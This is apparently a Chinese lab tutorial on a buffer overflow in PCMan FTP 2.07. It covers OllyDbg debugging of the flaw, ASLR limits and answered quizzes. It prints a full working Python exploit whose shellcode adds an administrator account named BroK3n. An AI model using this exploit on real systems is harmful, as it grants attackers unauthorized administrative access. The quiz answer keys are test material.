
前面的 python 代码 D 处放上我们的 shellcode，B 处改为 jmp esp 地址，所以完整的 Exploit:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
```

```

s.recv(1024)
User = 'anonymous'
Password =
"A"*6103+'\x33\x71\x9a\x76'+ 'C'*4+'\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0
c\x8b\x52\x1c\x8b\x42\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\x
c7\x03\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\
x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x01\xc7\x66\x8b\x2
c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x2
0\x42\x72\x6f\x68\x2f\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x
68\x69\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c
\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44\x44\x20\x26\x68\x6e\x
20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\
x73\x65\x72\x20\x68\x65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x2
0\x68\x63\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7'
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
运行代码前

```



```

管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user


\\USER-20150810HR 的用户帐户

-----
Administrator      Guest
命令成功完成。

C:\Users\Administrator>

```

然后先运行 PCMAN [FTP 2.07](#)，再运行 python 代码 ‘



Boom!! 我们的 Exploit 执行成功了。但是，相信我，重启机器后这个 Exploit 就失效了，因为 ASLR。作者提供的 Poc 也是受 ASLR 影响，所以在我们的系统上失败了，我猜作者是没法绕过 ASLR。我在 从零开始学习软件漏洞挖掘系列教程第六篇：进击 ASLR 地址随机化 这一节讲的绕过 ASLR 是有前提的，不知道你注意到没有，我前面讲的绕过 GS，SafeSeh，ASLR【注：DEP 我没讲】更多的是基于这一个事实：程序有未启用 GS，SafeSeh，ASLR 的模块，准确的来讲我觉得这不叫绕过，事实上却是有很多模块没有 GS，SafeSeh，ASLR，但基本都是程序自带 DLL，随着时间推移，程序自带的 DLL 也慢慢会使用 GS，SafeSeh，ASLR 编译，漏洞利用会变得更加艰难。但是说敢保证以后不会出现新的利用方法呢？显然，软件在不断演进，而认为软件演进不会引入新的缺陷是愚蠢的。第三部分我将分析这个漏洞的成因。

5.2.2. 练习



以下说法不正确的是：【单选题】


- 【A】 作者提供的 POC 在我们本地不能利用成功是因为系统版本不一样
- 【B】 DEP 是代码执行保护
- 【C】 目前大部分系统 DLL 都有 SafeSeh 保护
- 【D】 jmp esp 和 call esp 在覆盖返回地址利用中效果一样

答案：A


5.3 实验任务三

任务描述：


我们知道，当发生缓冲区溢出时，原来保存的返回地址已经被覆盖为我们构造的数据。所以我们看不到漏洞发生在哪个函数。由前面的这个图可以看到，当异常发生时，ESP 的值为 0x 0018ED70。




下面我们使用 Olldb 来定位溢出点：用 Olldb 载入 PCMAN [FTP 2.07](#) 并运行，前面我们知道了异常时候 ESP 的值为 0x 0018ED70，而一般返回地址就保存在 ESP 前面，先在堆栈窗口转到 0x 0018ED70



然后我们在 0x0018ED5C 下硬件写入条件断点，思路是这样的 0x0018ED5C 在保存的返回地址的前面，要覆盖到返回地址，0x0018ED5C 先被覆盖，而我们在在这个地址下当这个地址数据为 0x41414141 时候断下的条件断点，当缓冲区溢出的 A 覆盖到 0x0018ED5C 时候程序会断下来，而此时返回地址还没有被覆盖到，因此我们可以得到原来保存的返回地址，也就知道溢出发生在哪个函数了。下面在数据窗口转到 0x0018ED5C，下断点如图：





断点下好后，运行这一段 python 代码：

```
import socket
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect(("192.168.56.1", 21))
```

```
s.recv(1024)
```

```
User = 'anonymous'
```

```
Password='A'*8000
```


```
s.send("USER" + User + "\r\n")
```

```
print s.recv(1024)
```


```
s.send("PASS" + Password + "\r\n")
```

```
print s.recv(1024)
```


程序断下



此时 0x0018ED5C 果然是 0x41414141，在堆栈窗口转到 0x0018ED5C




注意到 0x0018ED68 这个地址保存的值 0x00402A2B，返回到....他就是我们要找的溢出函数的下一句代码，接着去 0x00402A2B 看看



看到了吧

00402A26 | E83514000 | CALL PCManFTP.00403E60

这一句就是 CALL 有漏洞的函数，溢出发生在 0x00403E60 这个函数中。
取消硬件断点并在 0x00402A26 按 F2 下断点



重新用 OD 载入 PCMAN [FTP 2.07](#) 并运行，然后运行前面的 python 代码，在 OD 里按三下 F9，看到了下面这个

NormalMode - PCManFTP2.exe - [C.P.U* - 主线程 模块 - PCManFTP]

文件(F) 查看(V) 调试(D) 插件(P) 选项(O) 窗口(W) 帮助(H)

暂停

00402A11 - 8B0E MOV ECX, DWORD PTR DS:[ESI]
00402A13 - A1 90134400 MOV EAX, DWORD PTR DS:[441390]
00402A18 - 3BC8 CMP ECX, EAX
00402A1A - B8 90144400 MOV EAX, PCManFTP.00401490
00402A1F - 74 02 JE SHORT PCManFTP.00402A23
00402A21 - 8BC6 MOV EAX, ESI
00402A23 - 50 PUSH EAX
00402A24 - 8BCD MOV ECX, EBP
00402A26 - E8 35140000 CALL PCManFTP.00403E60
00402A28 - 8A46 03 MOV AL, BYTE PTR DS:[ESI+3]
00402A2E - 84C0 TEST AL, AL
00402A30 - 75 04 JNZ SHORT PCManFTP.00402A36
00402A32 - C646 03 20 MOV BYTE PTR DS:[ESI+3], 20
00402A36 - 56 PUSH ESI
00402A37 - 8BCD MOV ECX, EBP

寄存器 (FPU)

EAX 0018ED7C ASCII "AAAAAAAAAAAAAAAAAAAAA"
ECX 01E21820
EDX 0018FCC1
EBX 00000000
ESP 0018ED6C
EBP 01E21820
ESI 0018ED7C ASCII "AAAAAAAAAAAAAAAAAAAAA"
EDI 00000004
EIP 00402A26 PCManFTP.00402A26

C 1 ES 002B 32 0(FFFFFFFF)
P 0 CS 0023 32 0(FFFFFFFF)
A 0 SS 002B 32 0(FFFFFFFF)
Z 0 DS 002B 32 0(FFFFFFFF)

地址 HEX 数据 ASCII

00401490 50 41 53 53 20 2A 2A 2A PASS ***
00401498 2A 2A 00 00 35 33 30 20 *.530
004014A0 4E 6F 74 20 6C 6F 67 67 Notlogg
004014A8 65 64 20 69 6E 2E 00 0A ed in...
004014B0 00 00 00 00 35 30 30 20 ...500
004014B8 53 79 6E 74 61 78 20 65 Syntax e
004014C0 72 72 6F 72 2C 20 63 6F rror, co
004014C8 6D 6D 61 6E 64 20 75 6E mmand un

看到我们传递给程序的'AAAAAA...'了吧，被当作参数传递给 0x00403E60 这个函数，而这个函数对我们传进去的参数不加以校验直接复制到缓冲区，造成典型的缓冲区溢出漏洞。

5.3.2. 练习

以下说法正确的是：【单选题】

- 【A】retn 相当于 pop esp，jmp eip
- 【B】编写程序时候总可以假设用户传递的数据是正确的
- 【C】溢出容易发生在 strcpy，memcpy 这些函数
- 【D】由于有 GS 保护，溢出覆盖返回地址的攻击已经消失

正确答案：C

6 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 分析与思考

PCMAN FTP 2.07 能否稳定利用？

8 配套学习资源

- 1. 网络精灵
- www.netfairy.net

